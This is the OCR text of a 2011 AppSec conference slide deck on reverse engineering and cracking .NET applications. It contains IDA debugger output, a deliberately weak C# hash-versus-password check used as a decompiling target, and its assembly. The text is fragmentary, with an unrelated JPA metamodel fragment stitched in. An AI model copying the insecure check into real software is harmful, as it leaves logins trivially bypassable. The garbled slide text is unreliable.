Hacking .NET Applications: The Black Arts

AppSec-USA 2011

Jon McCoy

www.DigitalBodyGuard.com

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

Jon McCoy

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ABOUT ME

- Training
- Malware Analysis
- Code Review
- Application Penetration Testing
- Custom Security Modification
- Research

THIS TALK

- How-To Attack .NET Applications
- Tools and Methodology of Attacking
- Overcome “secure” .NET Applications
- Building KeyGen/Crack/Hacks/Malware
- Reverse Engineering for Protection


ELEVATOR PITCH
ATACKING .NET

This is a fundamental truth.
Executables equals Source Code
however in the past it was
harder or the tools were lacking

AND

I make it EASY
If it's on your system it
I make the FREE tools
can be bent and broken

VS A



SOFTWARE

TOOLS

The Best Keylogger

PASSWORD

LockCrypt

Access Manager

BACKUP

Androsa FileProtector

Version 1.4.4


Copyright @ AndrosaSoft 2009

FORENSICS

paraben corporation

AccessData

A Pioneer in Digital Investigations S



mēmeo Share

HARDWARE


Fake USB Keyboard

www.tinyclr.com


EEG Head Set


www.emotiv.com


NOT IDA PRO



IDA - C:\IDA\REVERSING\putty.exe
File Edit Jump Search View Debugger Options Windows Help
IDA View-EIP
Threads
General registers
Debugger: Library loaded: C:\WINNT\system32\NTDLL.DLL
Debugger: Library loaded: C:\WINNT\system32\ADVAPI32.dll
Debugger: Library loaded: C:\WINNT\system32\KERNEL32.DLL
AU: idle
Down
00031219
00431219: WinMain(x,x,x,x)+35
Thread
00000350
Line 1 of 1
IDA View-EIP
.text:00431207 call ds:InitCommonControls
.text:0043120D call sub_4300A1
.text:00431212 call sub_437607
.text:00431217 test eax, eax
EIP
.text:00431219 jnz short loc_43124E
.text:0043121B push ds:lpStartupInfo
.text:00431221 push offset aSFatalError
.text:00431226 call sub_406B06
.text:0043122B pop ecx
.text:0043122C mov esi, eax
.text:0043122E pop ecx
.text:0043122F push 30h
.text:00431231 push esi
.text:00431232 push offset
.text:00431237 push 0
.text:00431239 call ds:MessageBoxA
.text:0043123F push esi
.text:00431240 call sub_406E7E
.text:00431245 pop ecx
.text:00431246 push
.text:00431248 pop eax
.text:00431249 jmp loc_43204E
.text:0043124E
.text:0043124E loc_43124E:
.text:00431 mov eax, dword_45A1C4
EBP
ESP
var_4 dd 65h
dd 12FFC0h ; Stack[00000
retaddr dd 43CC53h ; sta
hInstance dd offset unk_400
hMenu dd 0
uIDEvent dd offset unk_132D
nCmdShow dd 0Ah
; [END OF STACK FRAME _WinM
dd 12D9C4h ; Stack_PAGE_
dd 200h
dd 7FFDF000h
EAX
EBX debug013:7FFDF000
ECX
EDX NTDLL.DLL:77FD0170
ESI
EDI
EBP
ESP
EIP
EFL 00000206
CF 0
PF 1
AF 0
ZF 0
SF 0
TF 0
IF 1
DF 0
OF 0

NOT IDA PRO


JPA 2.0 metamodel package




Basic
Embeddable
Mapped Superclass
Entity
Identifiable Type
Managed Type
Type


metamodel package

DECOMPILE LINES OF CODE TO READ C# - 13 LINES

```
private void bn_check_Click(object sender, EventArgs e)
{
    string user = string.Empty;
    string password = string.Empty;

    user= tb_user.Text;
    password = tb_password.Text;

    bool same = false;

    if (user.GetHashCode() ==System.Convert.ToInt32( password))
        same = true;
    else
        same = false;

    if (same)
    {
        // true
        System.Windows.Forms.MessageBox.Show("SAME");
    }
    else
    {
        // false
        System.Windows.Forms.MessageBox.Show("NOT SAME");
    }
}
```

```
private void bn_check_Click(object sender, EventArgs e)
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13 LINES

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    {
        // false
        System.Windows.Forms.MessageBox.Show("NOT SAME");
    }
}
```

C# - 15

IL - 34

ASM - 77

ASM-77


```
        private void bn_check_Click(object sender, EventArgs e)
        {
            string user = string.Empty;
00000000  mov         qword ptr [rsp+18h],r8
00000005  mov         qword ptr [rsp+10h],rdx
0000000a  mov         qword ptr [rsp+8],rcx
0000000f  sub         rsp,88h
00000016  mov         qword ptr [rsp+20h],0
0000001f  mov         qword ptr [rsp+28h],0
00000028  mov         byte ptr [rsp+30h],0
